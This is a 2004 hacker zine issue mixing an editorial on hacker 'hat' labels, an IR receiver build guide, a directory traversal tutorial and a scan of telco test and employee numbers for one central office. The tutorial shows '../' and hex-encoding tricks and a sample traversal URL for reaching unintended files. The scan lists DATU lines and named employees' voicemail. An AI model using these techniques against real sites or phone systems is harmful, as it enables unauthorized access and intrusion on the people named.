

BINARY_REVOLUTION

[a DDP production]

[issue:]# /bin/rev/2.1



Ethics

Malice

The screenshot shows a desktop environment with a photo of a red payphone booth. The photo has a title bar that reads "DSC00025.JPG @ 100% (RGB)". A color picker tool is overlaid on the photo, and a text editor window is open in the bottom left corner. The text editor shows a table with columns for "Navigator" and "Info".

Navigator		Info	
R :	C :		
G :	M :		
B :	Y :		
	K :		
+		X :	W :
		Y :	H :

The terminal window shows the output of an nmap scan. A dialog box is overlaid on the terminal, asking "Do you need to choose a hacker label?". The dialog has four buttons: "White Hat", "Grey Hat", "Black Hat", and "None".

```
Terminal — nmap — 101x52
Host (192.168.2.0) seems to be a subnet broadcast address (returned 2 extra pings). Skipping host.
^Caught SIGINT signal, cleaning up
LAIKA:~ logan$ ifconfig
lo: flags=8049<JIP_LOOPBACK,RUNNING,MULTICAST> mtu 16384
    inet6 ::1 prefixlen 128
    inet6 fe80::1 prefixlen 64 scopeid 0x1
    inet 127.0.0.1 netmask 0xffff0000
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
en0: flags=8863<JIP_BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    ether 00:0a:95:b9:3e:6e
    media: autoselect (none) status: inactive
    supported media: none autoselect 10baseT/UTP <half-duplex> 10baseT/UTP <full-duplex> 10baseT/UTP <full-duplex,hw-loopback> 100baseTX <half-duplex> 100baseTX <full-duplex> 100baseTX <full-duplex,hw-loopback> 1000baseTX <full-duplex> 1000baseTX <full-duplex,hw-loopback> 1000baseTX <full-duplex,flow-control> 1000baseTX <full-duplex,flow-control,hw-loopback>
en1: flags=8863<JIP_BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    inet6 fe80::20d:93ff:fe80:c63e prefixlen 64 scopeid 0x5
    inet 192.168.2.60 netmask 0xfffff000 broadcast 192.168.2.255
    ether 00:0d:93:80:c6:3e
    media: autoselect status: active
    supported media: au
fw0: flags=8822<BROADCAST,S
    lladdr 00:0a:95:ff:
    media: autoselect <
    supported media: au
LAIKA:~ logan$ sudo nmap -

Starting nmap V. 3.00 ( www
Host (192.168.2.0) seems
Interesting ports on (192.
(The 1599 ports scanned but
Port      State      Service
80/tcp    open       http
88/tcp    open       kerberos-sec
Remote operating system guess: HP ProCurve Switch, Copper Mountain Networks DSL Concentrator, or Comp
aq Remote Insight Lights-Out remote console card

Interesting ports on (192.168.2.17):
(The 1598 ports scanned but not shown below are in state: filtered)
Port      State      Service
22/tcp    open       ssh
427/tcp   closed    svfloc
548/tcp   open       afpovertcp
No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-b
in/nmap-submit.cgi).
TCP/IP fingerprint:
Sinfo(V=3.00NP=powerpc-apple-darwin7.3.0ND=5/23MT ime=4080CE8990=22NC=427)
Tseq(Class=TRXNIPID=1MTS=2HZ)
T1(Resp=YNDf=YM=FFFFMACK=3+++Nf lags=ASN0ps=MNNNT)
T2(Resp=N)
T3(Resp=N)
```



White Hat



Grey Hat



Black Hat

What color hat do you wear?

Does it matter?

Build an IR Receiver for your PC

Back Spoofing ANI

Get Started with iptables

New Book Reviews
Hacking 101:
> Directory Transversal
Your Letters
Perl Corner: Packet 8 VoIP
...and more

BINARY_REVOLUTION

[a DDP production]

Binary Revolution is a magazine about technology. Specifically, we look at "underground" topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. We will also address politics as they relate to technology or digital rights.

On-topic poetry, photography, and art are welcomed as well. This magazine is what we make of it, so please send your submissions, comments, questions, and suggestions to articles@binrev.com or letters@binrev.com and help the revolution continue!

www.binrev.com

BINARY REVOLUTION is a DDP Production

The Digital DawgPound is:

StankDawg	w1nt3rmut3
dual_parallel	voodooHAL
bland_inquisitor	Nick84
logan5	Rax
nottheory	hacnslash
	zerODb

/bin/rev/staff/

Editor In Chief: StankDawg

Layout and Design: logan5

Webmaster: StankDawg

Cover Credits:

Concept: logan5

Design and Layout: logan5

Disclaimer: This magazine is about education. It may address topics that can be used in a negative manner, but they are only presented for the sake of knowledge and learning. We **DO NOT** CONDONE using any of the techniques or topics addressed in this magazine, or any of the sites mentioned in this magazine, for destructive purposes. None of the members of DDP, nor the individual authors of the articles, accept any responsibility for any damage that you may do with the information we present. You are responsible for your own actions.

Copyright: The articles included in each issue are written by a variety of authors. Each author holds the copyright to their respective articles. To reprint an article, you should contact the authors directly and get permissions to use their work. In addition, the art and logos referring to "DDP", "The Digital DawgPound", "Binary Revolution", and any derivation thereof are copyright by The Digital DawgPound. If you want to use any DDP content, simply contact us and will will gladly give consent under most circumstances. Simply use common courtesy and we will gladly cooperate.

Binary Revolution - © 2004 The Digital DawgPound

BINARY_REVOLUTION

[a DDP production]

```
ls /bin/rev/2.1/*.*
```

file:	creator:	file size:
Editorial/Introduction	system	2-3
HACKING 101-Directory Transversal	StankDawg	4-8
An IR Receiver for Your PC	hacnslash	9-10
"Official" Central Office Scanning	decoder	11-14
Fun With CompUSA	psypete	15-16
Letters	system	17-21
Getting Started With IP Tables	Slipmode	22-36
White Hat Wi-Fi	dual_parallel	37-39
Book Reviews	system	40-42
Perl Corner: Packet8 IP Phone Service	ntheory	43-46
Back Spoofing: Let The Telco Do The Walking	ntheory	47-48
Modding Your Own "Windows PE" Distro	Jin-rai	49-51





Editorial / Introduction

We are the keyboard cowboys. We are the heroes and outlaws of the digital world.

This parallel revolves around the color of hat that the members of each group are associated with. But can we really compare the outlaws of the old west to the hackers of today? Is there really any significance to the color of the hat that we wear?

You hear about “**Black Hat**”, “**White Hat**”, and “**Grey Hat**” hackers. The thing is that these labels that the mass media throws out there are not only unnecessary, but usually inaccurate and/or inconsistent in their definitions. Most hackers don’t even think about labeling themselves. Frankly, most hackers don’t care. Call them what you will, hackers consider the mass media to be ignorant and their accusations and definitions not worthy of acknowledgement.

But at the same time, we realize that while hackers don’t value the opinion of mass media, your typical everyday person does. The majority of people who listen to the mass media accept whatever they see as unquestionable truth. While the general mindset of a hacker is to lend no credibility to these uneducated masses, we cannot help but to try to explain to them the true definition of a hacker.

I am a hacker. I believe that hackers look at each other simply as other hackers. We don’t need to label each other. These labels that we are saddled with are for outsiders who don’t or can’t understand hackers. But if people insist on labeling us, who should create these labels and definitions of a hacker? Those outside of the community? That is like a Spanish teacher trying to teach Japanese. It just doesn’t make any sense! So, even though we don’t believe in the definitions that you give us, we still try to correct them as an attempt to help you to understand us. At least if you are going to label us, label us correctly! Perhaps the solution is simply to be defined from someone within our community. To that end, I am going to try and define hackers using these worn-out metaphors.

I am a hacker. I believe that hackers look at each other simply as other hackers. We don’t need to label each other.

“Black Hat” Hackers – These are the hackers that you hear about most often although they are probably the smallest in number. The media loves to catch someone doing something illegal and use them as a display of the definition of a hacker.



Black Hat Hackers are the ones who release viruses (not necessary the authors themselves) with the intent of causing damage. Black hat hackers are, in my opinion, criminals. Not all hackers are criminals.

“White Hat” Hackers – The white hat hacker is much more common than the black hat hacker yet they are the ones that you hear the least about. White hat hackers are actually very noble and very well respected. These are hackers that write new software, find and





report security problems, and try to help out the general computer using community. Linus Torvalds and others like him fall into this category. White hat hackers are not necessarily “computer security professionals” as some magazines, books, and television shows would have you believe. In my experience, I have found “security professionals” doing some very “black hat” things to their users.

“Grey Hat” Hackers – This is the largest group of hackers. There are hackers that claim to be black hat, and want to be black hat, but in their hearts, they are just very dark “grey”. At the same time, as much as some strive to be white hat, most probably fall into the “grey” category. Don’t forget that there can be many shades of grey. The grey hat hacker may lean towards black hat more than white hat based on their political beliefs, their morals, and an infinite number of other factors. No two hackers of **any** type are ever alike.



Now, I am sure that many of you disagree with my definitions as well. Which is only an illustration of my point and that is that everyone has a different definition of a hacker, including other hackers! There are also many fine lines and grey areas that define hackers. The main problem in classifying hackers is determining “intent”. It is entirely

The laws in the digital world are so antiquated and so misinterpreted that it seems that the “intent” factor was thrown out the window as far as legality is concerned.

possible to be a “white hat hacker” and write a virus. There is nothing innately wrong with that. The intent to distribute or do damage with said virus is where a line gets crossed. It is also this “intent” that prevents a lot of hackers from being truly “white hat” in their approach. This is a very bad thing.

The laws in the digital world are so antiquated and so misinterpreted that it seems that the “intent” factor was thrown out the window as far as legality is concerned. Harmless things like port scanning, wardriving, and just general research and discovery have become not only illegal, but felonious. What is a hacker supposed to do when he finds a security flaw? Do the right thing and point it out and risk the danger of being put in jail? Or turn grey and release it anonymously to avoid persecution and prosecution? Or even turn black and exploit said weakness? Instead of pushing people towards the light side of things, we are pushing them towards the dark side. I’ve seen **Star Wars** enough times to know how that story ends.

When people ask me what kind of a hacker **I** am and where the DDP stands on things, I like to use the same metaphor that probably describes the majority of hackers. I explain to people that most hackers are white hat by ideals, but grey hat by necessity. And that is a shame.



HACKING
HACKING
HACKING



HACKING
HACKING
HACKING

This article is the third in a series of articles that address the oft-asked question, "How do I become a hacker?"

Directory Transversal

By: StankDawg@hotmail.com

I - BASIC DIRECTORY TRANSVERSAL

When digging into a system it is always smart to look for obvious lack of security instead of looking at holes within the security. In other words, if you want to poke around a system, look for the obvious, visible openings before engaging in actually attacking the security of the system. I look at this as being given access instead of gaining unauthorized access, which legally, is a big difference. Now I am not a lawyer, but these are two completely different things in my mind.

Basic directory transversal involves seeing what directories are publicly accessible without "breaking into" anything. More advanced forms of directory transversal involve using these basic principles to slide through security by using things like "../" and hex codes to try and fool the software into allowing you access to directories that were not intended to be accessible. But let's stick to the basics for now. For example, depending on the type of web server running, you are probably familiar with the fact that there is a specific default directory structure that usually contains at least one subfolder called "images". No HTML is usually stored in this directory, but there are images there. If the privileges are not set up properly, you can browse to the images directory and see all of the files contains within.

Take this one step further and see what other directories you can get into. You might find directories called "content", "templates", "members", or pretty much anything. Each one of these folders should be locked down to prevent unauthorized access. The sad reality is that they are not. During your normal browsing of a site, or your intentional targeting of a site, notice the directory structure of the site. Notice that you may suddenly jump two directories deep. You may click on a link from the main page to a page located at "../content/articles/page1.html". Notice that you are entirely bypassing a directory. It is usually these directories that are unsecured. Either the administrators are too lazy to lock that directory down, or they don't even realize that it is publicly accessible. Even though there is no link to it, simply navigate to that directory and see if there is anything there. You may be surprised at what you find.

From this point, you should look for a pattern. Is everything else also stored in subdirectories beneath the "content" directory? If it is open, you will see the list of files and subdirectories. They may not be listed on the home page, or linked to from any other page on the entire site. They may be pages that are under construction, or pages that have been removed for one reason or another (when I say removed, I mean that the links were removed, but obviously the pages may still exist). Sometimes you may find "objectionable content" that was removed by request. Frequently you will find the new updated home page in a subdirectory just waiting to be moved into the root directory. The really fun stuff is finding a "secret" page that some 31337 h4x0r has "hidden" on his



site that only friends are supposed to know about, or a page that is under construction and was not intended to be available yet. I have, on many occasions, had accounts removed for turning in a prize claim or contest entry before the page has been released!

There is a lot that you can do to find the directory structure of the site. I find this style of hacking particularly interesting because it sits in that "grey area" between publicly available and "breaking-and-entering". Again, I do not know the law, but I am sure it sides with the companies who own the sites. If we access a page or a directory that is publicly accessible or available (as long as you know where to look) could we (and should we) be prosecuted? Were any laws technically or even ethically broken? Is this entrapment? Or are we just giving lazy incompetent administrators free run to perpetuate insufficient security by their own lack of ability? I think that if something is so important that you don't want it out on the internet, then don't put it on a server without adequate protection. If you do, I think you as an administrator should be held responsible. Isn't it hypocrisy to punish hackers for accessing a file yet not punishing the host for releasing the file? They should be held accountable for their mistakes instead of blaming the hackers. If we have the potential to go to jail, so should they. But I digress...

Now that we are in that mindset of looking where they didn't want us to look, let's take a more analytical approach at the fundamentals of directory structure. How and why does directory transversal work?

.....
II - ADVANCED DIRECTORY TRANSVERSAL

OK, it has been established that basic directory transversal involves understanding directory structure and how to test this directory structure and look for unknown or unlisted data. Advanced directory transversal can become a little more complex.

The most important concept in advanced directory transversal is to understand the fundamentals of directory structure. You must fully understand the concepts of PARENT directories, CHILD directories, ROOT directories, and the CURRENT directory. These are basic computer terms, but are sometimes taken for granted. It is important to define them before continuing further.

PARENT DIRECTORY – Any directory that has subdirectories is a parent directory. Example: C:\hacking\31337filez = "hacking" is the parent directory of "31337filez". It is also important to know that the parent directory is always indicated by ".." in the directory structure.

CHILD DIRECTORY – Directories that are on the lowest end of the chain and have parent directories. Example: C:\hacking\31337filez = "31337filez" is the child directory of "hacking". Without the existence of "hacking", the subdirectory "31337filez" cannot exist. Any other subdirectory of "hacking" is also a child directory of "hacking"

ROOT DIRECTORY – This is the directory that has no parent directories. An example is "C:\\" which may have many children. There is no directory higher upon which it is dependant. "C:\" is the root directory. The root directory is indicated by a "/" in the directory structure of most *NIX operating systems.

CURRENT DIRECTORY – This is an obvious definition, but a not so obvious explanation. This is the current directory you are in. It can be a parent, a child, or root directory. The important fact is that this current directory is indicated by a "." in the directory structure.



```
stankdawg@localhost:/
File Edit View Terminal Go Help
[stankdawg@localhost /]$ ls -a
. .bash_history dev home misc root usr
.. bin developpe initrd mnt sbin var
.fdisk boot etc lib opt tftpboot
.auto mount csserver export lost+found proc tmp
[stankdawg@localhost /]$
```

Note the reference to CURRENT and PARENT directories!

These definitions and examples are valid for *NIX, DOS, Windows, and most other operating systems. The key to understanding and trying directory transversal involves understanding the above definitions and especially the notation of PARENT and CURRENT directories.

The current directory, as stated earlier, is denoted by a "." in the directory structure. The parent directory is blindly denoted by a ".." in the directory structure. The reason for this is simple. Depending on the method of viewing the directories, you may not always know the directory structure offhand. You can always type in the change directory command and go to the parent directory by typing in "cd .." which means change directory to the parent directory, whatever it may be. This is why I used the word "blindly" in the definition above. You don't have to know the name of the parent to change to it!

Along the same lines, you can also change directly to the root directory by typing in the command "CD /" which means change directory to the root directory. This accomplishes the same thing as doing "CD .." many times in a row until you reach the ultimate parent directory which is the root directory.

Finally, there must be a way to designate the current directory. This is the "." And it is not so easily demonstrated in application. There are very few times when you would have the need to "CD ." to change directory to the current directory. You are already in the current directory, right?

So what does all this mean? Well, it means that directory transversal is the same on most systems, as well as, the same on the world wide web. So if you were to go to my site, for example, at "www.stankdawg.com/" you will obviously get my home page. But what do you think happens when you tell it to change to the current directory on my site by typing in "[www.stankdawg.com/.](http://www.stankdawg.com/)"? What about "www.stankdawg.com/././././"? Do they take you to the same place? Why? What about "www.binrev.com/radio/./././" ? Why didn't you go back to the root directory or home page with that command? Does it make sense that the current directory is "articles" and the repeated "." are simply telling the browser to call the same current directory over and over? In that example, guess how you would get back to the home page (without simply typing in the base address again). Try "www.binrev.com/radio/.." and see what happens. You should also notice the pattern that you can have virtually unlimited length URLs and commands here. Since they are unlimited in functionality, they are only limited by system requirements. Try "[www.binrev.com/./././radio/archives/./././magazine/./././forums/././././hacktvtv/..](http://www.binrev.com/./././radio/archives/./././magazine/./././forums/././././hacktvtv/./)" and watch what happens.

"Wow! That's pretty kool Stank, but now what?" Well, I am glad you asked. Now that you understand these concepts, and where the work, what good are they other than a party trick to impress the panties off of the chicks? I am glad you asked!



A large number of vulnerabilities exist by using directory transversal. Some of them were explained in my "basic directory transversal" article available in *Outbreak* 'zine #11 (www.outbreakzine.tk). These were basics on discovering what may have been meant to be undiscovered. But the more in-depth ones use the explanations described above. Search *Security Focus* (www.securityfocus.com) and other security sites and you will discover that a great number of exploits exists using the same basic fundamentals described above.

It is a lot of trial and error, and flat out hammering away at sites to discover their overall directory structures and find out where vulnerabilities may lie. First, you may make a small footprint of the site and discover what software they are using. Once you know this, you may go out and find if there are any existing exploits for that system. If not, you may just start using the methods above to hack away at the site looking for undiscovered exploits. Most servers are pretty well protected against this type of attack. They were written with a strong understanding of directory structure. Your vulnerabilities will most likely lie in the database engines or software driving some sites. These usually are written on the application level first, and directory structure is secondary. You may discover that by routing through a PDF file, you are able to manipulate back into a directory bypassing the integrity of the server directory controls. If the pages or paths are stored in a database that is poorly designed, you may be able to manipulate the URL to get another directory while bypassing the security restrictions of that directory. Depending on how poorly designed it is, you may find that going to "www.microsoft.com/index.html" has numerous authentication checks, but going to "www.microsoft.com/reference/lookup.asp?file=../index.html" may bypass authentication altogether. (That is just an example. The Microsoft URL probably doesn't exist.)

.....
III - DIRECTORY TRANSVERSAL TRICKS

Knowing about directory transversal opens up a whole new world of adventure and discovery. And you will find many, many interesting things along your travels. But there will be some sites that do not succumb to directory transversal using standard



ASCII codes to traverse the directories. They may block that string somehow or ignore it altogether. What do you do in this case? Let me give you some ideas to start with.

Firstly, if you understand that ASCII encoding is basically standard text as we know it, you probably also know that computers don't speak normal text or English. Computers can understand many different forms of communication. The basic English text just makes it easier for us humans to understand rather than cumbersome numbering systems or

machine language. But don't underestimate what we can do. These tricks are based on your understanding of numbering systems.



Character	Name	HEX Code
“\$”	Dollar sign	24
“&”	Ampersand	26
“+”	Plus sign	2B
“,”	Comma	2C
“/”	Front slash	2F
“:”	colon	3A
“;”	Semicolon	3B
“=”	Equals sign	3D
“?”	Question mark	3F
“@”	At” sign	40

One of the other numbering systems that a computer can interpret is HEX code (short for hexadecimal). URLs are specified in RFC 1738 to only include certain ASCII text characters. Others are reserved for one reason or another. To use these characters in a URL, you need to use the HEX equivalent of the character in question instead of the character itself. Let’s look at an example, since it sounds a little confusing and intimidating at first.

The list on the left contains the reserved characters that are not allowed in URLs. Look at the first symbol, which is a “\$”. I created a directory called “\$tankDawg” on my server at stankdawg.com. It contains nothing, so you should simply see a directory listing for that folder. But how would you access it if you are not allowed to use the “\$” in your URL? What most modern browsers do is allow the user to input them anyway, and simply translate them for the user automatically to make it easier. But we want to understand what really happens. Never be dependant on a browser or piece of software like that. To access that same URL without using that “forbidden” character we would replace the character with a “%” percent sign followed by the HEX code from the chart (which is “24” in this case). This means that instead of the forbidden URL of [http://www.stankdawg.com/\\$tankDawg/](http://www.stankdawg.com/$tankDawg/) our new URL is the preferred standard of <http://www.stankdawg.com/%24tankDawg/>. Try them both! As I stated earlier, your browser will probably take the “forbidden” characters and translate them for you behind the scenes, so it may work with the forbidden characters. But what if you are writing a script or a program that DOES NOT convert for you automatically? Believe me, there are many reasons to know this trick!

Now here is the problem that most browsers carry with them. Earlier in this article, we used the sample directory of www.binrev.com/radio/./././ which, you probably realize by now simply points back to the same page over and over with each “./” code entered. Well using the knowledge just explained about HEX codes, how do you think you would do the same thing using the HEX equivalent? (A hint for Windows users, if you don’t know how to convert in your head and you don’t have a chart, you can use the “Character Map” that comes with almost every installation of Windows). To save you time on this example, I will tell you that the code for a period is “2E”. This means that you should be able to replace the “.” With the code “%2E” and the same thing should happen. “But wait a minute Stank, I thought that only worked for special characters?” Right you are grasshopper, but most browsers support ALL characters in translation! You could wite out the entire URL in all HEX codes and it would work! Don’t believe me? Go to <http://%77%77%77%2E%73%74%61%6E%6B%64%61%77%67%2E%63%6F%6D> and tell me what you see!

Never again will you be stumped by those weird “%20” strings that suddenly appear in your URLs. Now that you know how directory transversal works, maybe your discovery will be the next exploit to make the news! Feel free to try these out at my site! You may get lucky!



An IR))) (((Receiver ... by *hacnslash* ... for Your PC

Disclaimer: If you melt your serial port/motherboard/face or anything else as a result of reading this article; neither I, nor the DDP, is responsible! Please have a little common sense when soldering stuff.

Everybody knows that TV's VCR's and DVD players come with remote controls to aid you in not getting up every time you want to switch to another track or channel. PC's are taking over more and more living rooms in the form of digital video recorders (DVR's). Small factor models come into play, and very few of them come with included remote controls. This article will teach you how to successfully build a receiver and use a remote control with your Linux (or Windows) PC.

First, you must know how a remote control works in order to be able to build a receiver. Every remote has a small infrared led on one end that pulses with different frequencies (depending on the model). If you have a camcorder point it at your remote control's led while pressing a button and you should see the led pulsate. Most household remotes run on 38 KHz, but there are some that use the 36 KHz band and some use still other frequencies.

To be able to use a remote you need a receiver on the PC end. The software packages available use receivers built for the serial port or the parallel port. If possible, try to focus on the serial port, as the hardware on the parallel port is not as functional and supported by the software. These receivers are easy to build, only requiring about 1 hour for the soldering-iron n00bs, while the masters will be done in about 5 to 10 minutes. You only need about 6 parts in all.

The most important part of the receiver, and probably the most expensive, is the infrared receiving IC (or module). This is a small integrated circuit with a small dome on it (usually). It senses infrared radiation of a certain frequency. These can be routinely bought from your local electronic hardware dealer. First of all make sure you KNOW what frequency your remote works on. Then do a little bit of research on what infrared receiver is available at the store (or online). If the frequencies don't match, but are not that far apart (your remote works on 36 KHz but you have a 38 KHz receiver) they will still work but the range will be smaller. I paid \$3.65 for my receiver at Radio Shack and prices may vary depending on the store and receiver model.

The other parts needed are a D-sub 9 pin female socket, one 4.7 Kohm resistor, a 1N4148 diode, a 78L05 voltage regulator (the exact regulator that you use is up to you, I used a KA7805) and a 4.7 µf capacitor. I found all of the parts except the diode and IR receiver in my spare parts box (tip: you can get the voltage regulator out of almost any pc power supply). I built my receiver on an old circuit board stripped of all circuits and parts with a dremel. You can choose to build it in air (just use the wired as a skeleton), do what I did, use a breadboard, or even make yourself a PCB. FYI, I drilled the holes using my dremel and an attachment made from an old small screwdriver. This is not new information, so don't send me emails telling me you can find this online, I know you can, but here's the basic instructions as to how you should build the receiver.




1. Solder the diode to pin 7 on the D-sub socket.
2. Solder the resistor to pin 1 on the socket and to the data pin on the IR receiver.
3. Solder the other end of the resistor to the end of the diode not connected to the socket.
4. Solder the end of the resistor that's soldered to the diode to the in pin on your voltage regulator.
5. Solder pin 5 on the socket to the ground pin on the voltage regulator.
6. Solder the ground pin of the voltage regulator to one of the capacitor's pins and to the negative pin of the IR receiver.
7. Solder the in pin of the voltage regulator to the other pin on the capacitor and to the positive pin of the IR receiver.



These are the basic instructions for making one of these receivers. Make sure to DOUBLE check the pinouts on the voltage regulator and the IR receiver. You can never be too sure of the pinout on a component. Check the following pictures if there is any doubt (hell, you can email me with questions).

After you're done with the receiver and you KNOW you built it right (again triple/quadruple check the connections for any shorts or mis-solderings) then go ahead and install lirc (www.lirc.org) for Linux, or winlirc (www.winlirc.sourceforge.net) for Windows. Note here that lirc natively only works on the 2.4 and earlier kernel trees, if you're running 2.6 get the current patch (check the lirc mailing list on sourceforge.net). As a matter of fact, I suggest running lirc under 2.4 until 2.6 support becomes official. I had some MAJOR problems installing lirc and getting all the lirc devices working correctly (so I just switched back to the 2.4 kernel). Also make sure you compile serial port support as a module and load it AFTER the lirc module, this is needed because the serial driver takes over all serial ports and thus the lirc module doesn't find any free ones. If you have any other software problems just go on the lirc mailing list on sourceforge (there's a link on the lirc site), the people there are really helpful (don't forget to browse the archives before asking).



So, now on to the apps that support lirc. XMMS and mplayer support lirc for sure (with plugins of course). Then you can configure lirc to execute system commands and give Linux direct commands, so you can run apps and shutdown. I think it's possible to turn the PC on with the remote, a hacked up direct link from the receiver to the wake on LAN header might be gotten to work in some way. I have seen one site that explains this (<http://markh.de/avr.html>) but it requires hardware modifications to your serial receiver (ie: you have to build a new one). It also only works with certain remotes.

All the problems aside, I think lirc is a great piece of software once you get it working. The hardware is real easy to build and it will be really, really cool to see it work. If you have any questions don't hesitate to email me.



“OFFICIAL”
CENTRAL OFFICE
SCANNING
 by: decoder

Before Verizon was the ILEC in New York, it was Bell Atlantic. Before them, there was Nynex, a name many phreaks are familiar with, most likely due to the group 9x. But way back before most of you were born, there was New York Telephone. When I began my life as a phreaker, all the payphones I played with had nice, blue “NY Tel.” signs or stickers on them. I still have a few of those signs and stickers, by the way.

You may say, “Why the hell are you telling me this? I thought this was about scanning.”, so I’ll kill the nostalgia and get to the point.

Many people are aware that some telco’s hide their recordings, DATU’s, test numbers, etc. in the 99XX section of an exchange. Well, New York Telephone had a name for this block of 100 numbers. They called it “official.” Suppose the number for the DATU was 456-9935. A NY Tel. employee would refer to the number as “4-5-6 official three five.” The official block was set aside for telco use. Residential and business customers were not assigned numbers in this section. This still holds true today for the most part, although in some areas and in some of the newer exchanges, there are numbers in 99XX that are assigned to customers.

Other telco’s also use the terms “official number” or “employee number” when referring to a phone number set aside for use by the telco, and unassignable to a customer. This would apply to any number that is unassignable for whatever reason, whether they it’s in a certain block (99XX, 00XX), or not.

So that is the story behind the title of this text. Now let’s get down to the scan. I thought it would be a cool idea to scan out the official block on every exchange in a central office. I picked a CO with only four exchanges because most of the good stuff is usually only on one or two exchanges anyway. It also makes for a somewhat cleaner file, and less work for me. I also included some information about the CO I chose. Enj0y!

```
=====
||  CLI: NYACNYNKDSO      ||
||  Switch: Nortel DMS-100 host  ||
||  NPA: 845              ||
||  exchanges: 348, 353, 358, 727  ||
||  Lata: 132             ||
||  OCN: 9104             ||
||  address: 15 Cedar Street  ||
||  Nyack, NY 10960       ||
=====
```



1-845-348-9901 Nyack DMS verification
1-845-348-9902 please deposit five cents for the next two minutes...
1-845-348-9903 your call did not go through...
1-845-348-9904 if you'd like to make a call, please hang up and try again...
1-845-348-9905 it is not necessary to dial a 1 when calling this number...
1-845-348-9906 it is not necessary to dial a carrier access code...
1-845-348-9907 when you dial zero for calls within your area code...
1-845-348-9911 dial-tone (sounds like when you click over for three-way)
1-845-348-9912 dial tone (sounds like when you click over for three-way)
1-845-348-9979 PAGER-Verizon Wireless-(enter your area code and number...)*
1-845-348-9999 rings out

*considering the location of this pager, it is more than likely used by an employee of Verizon.

1-845-353-9901 Nyack DMS verification
1-845-353-9902 rings out
1-845-353-9906 busy signal (activates busy redial)
1-845-353-9908 rings out
1-845-353-9910 DATU (default user code)
1-845-353-9960 1004 hz. tone
1-845-353-9967 silent line
1-845-353-9968 high tone
1-845-353-9975 plays six DTMF tones (914 353) -914 was the old NPA-
1-845-353-9997 due to telephone company facility trouble...
1-845-353-9998 rings out
1-845-353-9999 VOICE "Verizon?" (direct line to the CO??)

1-845-358-9900 rings out
1-845-358-9901 Nyack DMS verification
1-845-358-9902 [sit] private calls are not accepted by this number...
1-845-358-9904 rings out
1-845-358-9905 rings out
1-845-358-9907 rings out
1-845-358-9909 it is not necessary to dial a one when calling this number...
1-845-358-9910 DATU (default user code)
1-845-358-9911 rings out
1-845-358-9912 busy signal (activates busy redial)
1-845-358-9913 rings out
1-845-358-9914 Verizon Voice Messaging service
1-845-358-9919 rings out
1-845-358-9920 rings out
1-845-358-9922 rings out
1-845-358-9923 rings out
1-845-358-9924 Peter Lindell with Verizon (VMS)
1-845-358-9925 busy signal (activates busy redial)
1-845-358-9926 [sit] disconnected or is no longer in service...
1-845-358-9927 must be preceded by the digits 950...
1-845-358-9928 [sit] it is not necessary to dial the digits 950...
1-845-358-9929 if you dialed a five digit code, it has changed...
1-845-358-9930 [sit] please read the instruction card and dial again...
1-845-358-9931 a carrier access code is required...



1-845-358-9932 plays six DTMF tones (914 358) -914 was the old NPA
1-845-358-9933 the call you have made requires a coin deposit...
1-845-358-9934 must be preceeded by the digits 950...
1-845-358-9935 due to telephone company facility trouble...
1-845-358-9936 rings out
1-845-358-9937 reorder
1-845-358-9938 rings out
1-845-358-9939 rings out
1-845-358-9940 please read the instruction card or call your operator...
1-845-358-9941 please deposit five cents for the next two minutes...
1-845-358-9942 it is not necessary to dial a carrier access code...
1-845-358-9943 a carrier access code is required...
1-845-358-9944 [sit] it is not necessary to dial the digits 950...
1-845-358-9945 Nyack DMS verification
1-845-358-9946 you are calling a number on your party line...
1-845-358-9947 your call did not go through... + if you'd like to make a...
1-845-358-9948 rings out
1-845-358-9949 if you'd like to make a call, please hang up and try again...
1-845-358-9950 your call cannot be completed as dialed...
1-845-358-9951 rings out
1-845-358-9952 Roberta at Verizon (VMB)
1-845-358-9953 rings out
1-845-358-9954 busy signal (does not activate busy redial)
1-845-358-9955 reorder
1-845-358-9957 [sit] private calls are not accepted by this number...
1-845-358-9958 rings out
1-845-358-9960 1004 hz. tone
1-845-358-9961 reorder
1-845-358-9962 reorder
1-845-358-9963 1004 hz. tone
1-845-358-9964 rings out
1-845-358-9965 rings out
1-845-358-9966 rings out
1-845-358-9967 rings out
1-845-358-9968 high tone
1-845-358-9969 rings out
1-845-358-9970 reorder
1-845-358-9971 reorder
1-845-358-9972 reorder
1-845-358-9973 rings out
1-845-358-9974 rings out
1-845-358-9976 rings out
1-845-358-9977 rings out
1-845-358-9978 rings out
1-845-358-9979 rings out
1-845-358-9981 busy signal (activates busy redial)
1-845-358-9982 rings out
1-845-358-9983 rings out
1-845-358-9984 rings out



1-845-358-9986 rings out
1-845-358-9987 rings out
1-845-358-9988 you've reached the New York Telephone Consulting Service...
1-845-358-9989 you have reached the NY TelCo Rockland installation dept...
1-845-358-9990 rings out
1-845-358-9991 rings out
1-845-358-9993 rings out
1-845-358-9994 rings out
1-845-358-9995 rings out
1-845-358-9996 rings out
1-845-358-9997 rings out
1-845-358-9998 June Mcleary (training coordinator for UTP's and SPZ's?) VMS
1-845-358-9999 ring trips to hum

Notice the two numbers that play old New York Telephone recordings (358-9988 and 358-9989). I didn't expect to find anything like that, but you never know what you're going to get on "official" numbers. The two numbers that play the old NPA and exchange in



DTMF (353-9975 and 358-9932) are also a complete mystery to me. As for all the other weird error recordings, most of them are pretty old and probably not even used anymore. Some of them are in a female voice, some are in a male's voice and a few sound like they were recorded by a switchman.

Finally, the numbers that just ring out may be actual phone numbers in the CO. Most likely they are not, but a few of them could go to a phone hanging on a wall someplace. They may even ring in an employees office who didn't put a voicemail on the line. If anything, it's worth checking out.

All numbers not listed play the standard telco error message:

[sit] *"I'm sorry, the number you have reached, area code 845-NXX-99XX is not in service at this time. no further information is available."*

And those will be my last words for now. No further information is available.



Fun With

COMPUSA

BY: PSYPETE

